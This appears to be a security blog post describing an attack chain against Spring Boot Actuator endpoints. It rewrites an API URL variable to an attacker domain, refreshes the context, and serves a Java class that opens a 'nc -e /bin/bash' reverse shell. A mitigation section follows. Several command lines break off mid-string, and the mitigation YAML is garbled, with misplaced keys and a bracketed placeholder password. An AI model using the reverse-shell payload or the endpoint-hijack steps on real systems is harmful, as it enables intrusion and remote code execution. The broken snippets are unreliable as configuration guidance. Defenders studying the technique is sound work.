Listen to this Post

Introduction:
A recent real-world bug bounty discovery has highlighted a critical and often overlooked attack vector: the manipulation of API paths through environment variables. This technique can allow an attacker to hijack an application’s internal routing, redirecting traffic to a maliciously controlled endpoint and resulting in devastating Remote Code Execution (RCE). Understanding this vulnerability is paramount for developers and penetration testers alike.
Learning Objectives:
- Understand how API endpoints can be dynamically constructed using insecure environment variables.
- Learn to identify and exploit misconfigurations that allow environment variable overwrites.
- Master the mitigation techniques to secure application configuration and environment storage.
You Should Know:
1. Enumerating Accessible Environment Variables
Modern web applications often leak configuration data through debug endpoints or error messages. The following curl command can help probe for such information.
`curl -s “http://
Step-by-step guide:
This command queries a common Spring Boot Actuator endpoint, /actuator/env, which, if misconfigured without authentication, can dump all environment variables. The `jq` tool parses the JSON output for easy reading. The output may contain database connection strings, API keys, or internal service URLs that an attacker can use to further their attack. Always check for endpoints like /env, /actuator, /debug, and `/health` which are notorious for leaking sensitive data.
2. Exploiting a Writable Environment Variable Endpoint
The core of this exploit involves a writable environment variable endpoint. The attacker can use a POST request to change a critical variable.
`curl -X POST “http://
Step-by-step guide:
This command sends a POST request to the environment manager endpoint, attempting to change the value of `my.service.api.url` to a domain controlled by the attacker. If the application uses this variable to construct API calls and the endpoint is improperly secured, this modification will be successful. The `Content-Type: application/json` header is crucial for the application to correctly interpret the request body.
3. Refreshing the Application Context to Apply Changes
After modifying an environment variable, a separate endpoint is often required to refresh the application’s configuration without a restart.
`curl -X POST “http://
Step-by-step guide:
This command triggers a configuration refresh in a Spring Boot application. After this POST request is executed, the new, malicious value for the environment variable is loaded into the application context. Any subsequent API call that relies on the `my.service.api.url` variable will now be directed to the attacker’s server, enabling them to intercept data or serve malicious responses.
- Intercepting and Manipulating Traffic on the Attacker Server
Once traffic is redirected, the attacker must be ready to capture it and respond with a malicious payload. Using Netcat or a simple Python HTTP server is the first step.
`python3 -m http.server 80`
Step-by-step guide:
This command starts a simple HTTP server on port 80 on the attacker’s machine. When the target application makes a request to the hijacked API endpoint, the request will be logged here. This allows the attacker to analyze the structure of the request, including headers and parameters, to craft a more sophisticated attack, such as serving a malicious script or JAR file.
5. Delivering a Malicious Payload for RCE
The ultimate goal is to force the target application to fetch and execute malicious code. This can be achieved by serving a malicious Java class or script from the controlled server.
`echo ‘public class Exploit { static { try { Runtime.getRuntime().exec(“nc -e /bin/bash
Step-by-step guide:
This command creates a simple Java class called Exploit. The static block ensures the code is executed as soon as the class is loaded by the JVM. In this case, it attempts to spawn a reverse shell back to the attacker’s IP address using Netcat. This file would then be compiled and hosted on the attacker’s server, ready to be fetched by a vulnerable component within the target application.
6. Windows Command Injection via Environment Variable
This technique isn’t limited to Linux or Java applications. On Windows systems, an attacker could inject environment variables that lead to command injection.
`cmd.exe /c “set > C:\windows\temp\env_dump.txt”`
Step-by-step guide:
This Windows command dumps all current environment variables to a text file. An attacker who can write to an environment variable like `PATH` or `COMSPEC` could point it to a malicious binary. For example, changing the `PATH` to include a directory they control would allow them to execute their own code when the system or application attempts to call a common system command.
7. Mitigation: Securing Actuator and Environment Endpoints
The primary mitigation is to secure all management endpoints. This Spring Security configuration disables public access to actuators.
`security:
endpoints:
web:
exposure:
include: “health,info”
base-path: /manage
user:
name: admin
password: [bash]`
Step-by-step guide:
This YAML snippet for an `application.yml` file demonstrates secure configuration. It restricts exposed actuator endpoints to only `health` and `info` (which reveal minimal sensitive data), changes the base path from the default `/actuator` to a less predictable /manage, and enforces strong authentication for any access to these endpoints. Never expose env, refresh, or `restart` publicly.
What Undercode Say:
- Configuration is Code, Treat it as Such. Environment variables and application configuration are often an afterthought in security reviews, yet they control the most critical aspects of an application’s behavior. They must be subject to the same strict change control and security testing as source code.
- The Attack Surface is Dynamic. The notion of a “static” API endpoint is dissolving. Modern applications dynamically construct URLs and paths at runtime, creating a new attack surface where input validation and trust boundaries are blurred. Defenders must map and harden all data flows that influence application behavior.
This exploit chain demonstrates a critical evolution in application attacks, moving from traditional input-based injections to systemic configuration abuse. The vulnerability exists not in a single line of code, but in the insecure interaction between the application framework and its runtime environment. This makes it particularly insidious, as it can bypass many traditional security scanners that focus on code-level flaws. Defending against it requires a shift-left approach to configuration security and a zero-trust mindset towards the application’s own internal state.
Prediction:
This class of vulnerability will see a dramatic increase in prevalence as microservices and dynamic, cloud-native architectures become the standard. The interconnectivity and heavy reliance on environment-based configuration in platforms like Kubernetes create a vast, automated attack surface. We predict a rise in automated tools designed specifically to scan for and exploit writable environment endpoints, making this a high-volume attack vector within the next 18-24 months. Proactive auditing and locking down of all configuration management interfaces is no longer optional.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Aastha Pareek – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


